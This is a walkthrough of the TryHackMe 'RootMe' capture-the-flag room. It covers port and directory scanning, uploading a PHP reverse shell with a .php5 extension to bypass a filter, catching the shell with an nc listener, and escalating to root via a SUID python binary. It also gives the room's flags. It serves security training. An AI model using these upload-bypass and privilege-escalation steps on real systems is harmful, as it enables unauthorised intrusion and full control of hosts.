

# RootMe

---

## Recon

---

### Nmap

```
kali@kali:~$ nmap -sV -T4 10.10.142.215
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-12 15:00 EDT
Nmap scan report for 10.10.142.215
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

First, let's get information about the target.
Scan the machine, how many ports are open?
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.84 seconds
```

```
~$ nmap -sV -T4 10.10.142.215
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-12 15:00 EDT
Nmap scan report for 10.10.142.215
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.84 seconds
```

### Gobuster

```

kali@kali:~$ gobuster dir -u 10.10.142.215 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.142.215
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2021/05/12 15:04:24 Starting gobuster
=====
/uploads (Status: 301)
/css (Status: 301)
/js (Status: 301)
/panel (Status: 301)
Progress: 9196 / 220561 (4.17%)^C
[!] Keyboard interrupt detected, terminating.
=====
2021/05/12 15:06:30 Finished
=====

```

```

~$ gobuster dir -u 10.10.142.215 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.142.215
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2021/05/12 15:04:24 Starting gobuster
=====
/uploads (Status: 301)
/css (Status: 301)
/js (Status: 301)
/panel (Status: 301)
Progress: 9196 / 220561 (4.17%)^C
[!] Keyboard interrupt detected, terminating.
=====
2021/05/12 15:06:30 Finished
=====

```

## Gaining Access

### Uploading reverse shell

Navigate to /panel directory  
Send a php-reverse-shell file

.php files seems to not be permitted

Let's change the file extension to .php5 and see if it works

.php5 seems to be permitted

Start the nc connection to port 4444 using

```
nc -lvnp 4444
```

Navigate to /uploads/php-reverse-shell.php5 and get a shell

## Upgrade Shell

Upgrade shell using

```
python -c "import pty; pty.spawn('/bin/bash')"
```


```
control z
```

```
stty raw -echo
```

```
fg space bar
```

```
export TERM=xterm
```

## User.txt



```
bash-4.4$ cd ~  
bash-4.4$ ls  
html  user.txt  
bash-4.4$ cat user.txt  
THM{y0u_g0t_a_sh3ll}
```

```
bash-4.4$ cd ~  
bash-4.4$ ls  
html  user.txt  
bash-4.4$ cat user.txt  
THM{y0u_g0t_a_sh3ll}
```

Flag: THM{y0u\_g0t\_a\_sh3ll}

## Privilege Escalation

---

## Look at the suid files


```
find / -perm -u=s -type f 2>/dev/null
```

```
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9665/bin/mount
/snap/core/9665/bin/ping
/snap/core/9665/bin/ping6
/snap/core/9665/bin/su
/snap/core/9665/bin/umount
/snap/core/9665/usr/bin/chfn
```

```
/snap/core/9665/usr/bin/chsh
/snap/core/9665/usr/bin/gpasswd
/snap/core/9665/usr/bin/newgrp
/snap/core/9665/usr/bin/passwd
/snap/core/9665/usr/bin/sudo
/snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9665/usr/lib/openssh/ssh-keysign
/snap/core/9665/usr/lib/snapd/snap-confine
/snap/core/9665/usr/sbin/pppd
/bin/mount
/bin/su
/bin/fusermount
/bin/ping
/bin/umount
```

/usr/bin/python stands out to me

Let's look at <https://gtfobins.github.io/gtfobins/python/>



```
bash-4.4$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
# ls
html  user.txt
# cd ~
sh: 3: cd: can't cd to ~
# ls
html  user.txt
# cd /root
# ls
root.txt
# cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

```
bash-4.4$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

Flag: THM{pr1v1l3g3\_3sc4l4t10n}